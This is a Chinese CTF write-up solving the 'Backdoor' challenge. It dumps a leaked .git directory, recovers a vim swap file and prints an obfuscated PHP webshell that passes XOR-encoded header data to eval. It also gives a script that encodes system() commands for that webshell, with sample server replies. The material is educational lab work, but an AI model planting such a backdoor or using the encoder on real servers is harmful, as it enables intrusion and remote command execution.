
“百度杯”CTF比赛 十月场Backdoor（git泄露）

原创

Arnoldqqq 于 2020-03-22 02:17:42 发布 447 收藏 1

访问/Challenges/.git 发现返回403



上GitHack

```
D:\GitHack-master>python GitHack.py http://11337814ae494455a057a0413e356a0523f88a56c81d4b04.changame.ichunqiu.com/Challe
nges/.git/
[+] Download and parse index file ...
flag.php
index.php
robots.txt
[OK] robots.txt
[OK] flag.php
[OK] index.php
```


查看flag.php源码


```
1  <?php
2  echo "flag{this_is_not_flag}";
3  ?>
```

按经验flag就在这，猜测要版本回滚，访问/Challenges/.git/logs/HEAD

```
0000000000000000000000000000000000000000 25a4a898b1a45412a538a7baa868bc406c1d8ba9 tmp <tmp@tmp.tmp> 1474001718 +0800    commit (initial): added web app
25a4a898b1a45412a538a7baa868bc406c1d8ba9 734d08bfd094afa3372b997bf1c71412c1afc7d9 tmp <tmp@tmp.tmp> 1474001924 +0800    commit: edit flag.php
734d08bfd094afa3372b997bf1c71412c1afc7d9 1556a1d651526780ecd22db22681619e4ce6aa4b tmp <tmp@tmp.tmp> 1474001931 +0800    commit: edit flag.php
1556a1d651526780ecd22db22681619e4ce6aa4b 494a75f8b3c397e8da52e3ff82ddc4bf1bc47f17 tmp <tmp@tmp.tmp> 1474002467 +0800    commit: edit flag.php
494a75f8b3c397e8da52e3ff82ddc4bf1bc47f17 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88 tmp <tmp@tmp.tmp> 1474002593 +0800    commit: test
12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88 da06087a0b893ddb6b6c857e53ce4387c96785ab tmp <tmp@tmp.tmp> 1474002796 +0800    commit: edit flag.php
da06087a0b893ddb6b6c857e53ce4387c96785ab abbbdcc032c8e76087f2daf593f423f74857b0cf tmp <tmp@tmp.tmp> 1474002981 +0800    commit: add robots.txt
```

使用Git_Extract会自动解析提取这些commit






访问b4ckdo0r.php

尝试.b4ckdo0r.php.swo和.b4ckdo0r.php.swp

丢到kali中 用vim打开 vim -r .b4ckdo0r.php.swo

复制到新建的php文件中，修改一下代码将几个关键变量打印出来



整理一下得到

```php
<?php
$kh="4f7f";
$kf="28d7";
//对$t,$k进行异或运算
function x($t,$k) {
    $c=strlen($k);
    $l=strlen($t);
    $o="";
for($i=0; $i<$l;) {
//如果第二个参数全部异或了一遍，第一个还没结束，接着从第二个参数头部从头开始。
        for($j=0; ($j<$c&&$i<$l); $j++,$i++) {
            $o.=$t{$i}^$k{$j};
        }
```

```
    }
    return $o;
}
// HTTP_REFERER处理后传给$q ，HTTP_ACCEPT_LANGUAGE过正则，每个语言的首字符和权重q=0.x的x值传给 $m
$r=$_SERVER;
$rr=@$r["HTTP_REFERER"]; //获取变量，且用户可控
$ra=@$r["HTTP_ACCEPT_LANGUAGE"]; //获取变量，且用户可控
if($rr&&$ra) {
    $u=parse_url($rr); //解析一个 URL 并返回一个关联数组，包含在 URL 中出现的各种组成部分。
    parse_str($u["query"],$q); //把HTTP_REFERER中query（即提交的参数）对应的值提出，parse_str — 将字符串解析成多个变量
    $q=array_values($q); //返回含所有值的索引数组。
preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/",$ra,$m);
//
    if($q&&$m) {
        @session_start();
        $s=&$_SESSION;
        $ss="substr"; //做动态变量名用，$sl也一样
        $sl="strtolower";
        $i=$m[1][0].$m[1][1]; //取的组合值
        $h=$sl($ss(md5($i.$kh),0,3)); //运算后值为675
        $f=$sl($ss(md5($i.$kf),0,3)); //值为a3e
        $p="";
        for($z=1; $z<count($m[1]); $z++)
            $p.=$q[$m[2][$z]]; //遍历所有权重值，读取对应的$q,拼接成$p
 //如果$p中没有和$h相同的的字符串,则令$s[$i]为空，p等于p的前三位
        if(strpos($p,$h)===0) {
            $s[$i]=""; $p=$ss($p,3); //$p前三位是不是675
        }
 // array_key_exists — 检查数组里是否有指定的键名或索引，检查$i中有无$s字符串，有则s[$i]与p合并，$e等于$f在$s[$i]中首次出现的位置
        if(array_key_exists($i,$s)) {
            $s[$i].=$p;
            $e=strpos($s[$i],$f); //$i后三位是不是a3e
            if($e) {
                $k=$kh.$kf; //$k值为4f7f28d7
                ob_start();//打开输出控制缓冲
//base64解码后，通过x函数与$k进行异或计算，gzip解压，以$f截断（此时$e的值等于$f）
                @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-/"),array("/","+"),$ss($s[$i],0,$e))),$k)));
                $o=ob_get_contents();
                ob_end_clean();
                $d=base64_encode(x(gzcompress($o),$k)); print("<$k>$d</$k>"); //gzip压缩执行结果，并与$k进行异或计算
                @session_destroy();
            }
        }
    }
}
```

代码中x异或函数的规律

a = b ^ c那么 b = a ^ c;这是一个很简单的规律，所以x函数即使编码函数，也是解码函数

要想获取flag，只能利用代码中的eval函数去执行系统命令，要做的就是把命令传进去


下面需要写一个逆向代码，嫖了别人的脚本用了下


```php
<?php

function x($t,$k) {
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0; $i<$l;) {
        for($j=0; ($j<$c&&$i<$l); $j++,$i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}

function get_answer($str){
    $str = base64_decode($str);
    $str = x($str, '4f7f28d7');
    $str = gzuncompress($str);
    echo $str . "<br>";
}
//输出向服务器提交的变量a中payload值  ?a=675 + payload + a3e
function input($cmd){
    $str = 'system("' . $cmd . '");';
    $t1 = gzcompress($str);
    echo '$t1 = ' . $t1 . "<br>";
    $t2 = x($t1, '4f7f28d7');
    echo '$t2 = ' . $t2 . "<br>";
    $t3 = base64_encode($t2);
    echo '$t3 = ' . $t3 . "<br>";
    return $t3;
}

$ra='zh-CN,zh;q=0.0';
input('ls'); //第一次的命令
input('cat this_i5_flag.php');// //第一次的命令
//服务器两次返回的值
get_answer('TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpdlZk33ypDEwMumBIr0uCrKpbiq1Z5+6xyPHma96ydT');
get_answer('TPqE1x3wTNfRNH6te3Qzh2E2MLfnfk2+ne9+cPSCLaGdL41ApH4tjSIAd/CzUdZOrieV43Oq3WaZ3AJJpYV5IDQJ63f8')
?>
```





参考：

https://www.cnblogs.com/sijidou/p/9827720.html

https://www.ichunqiu.com/writeup/detail/1413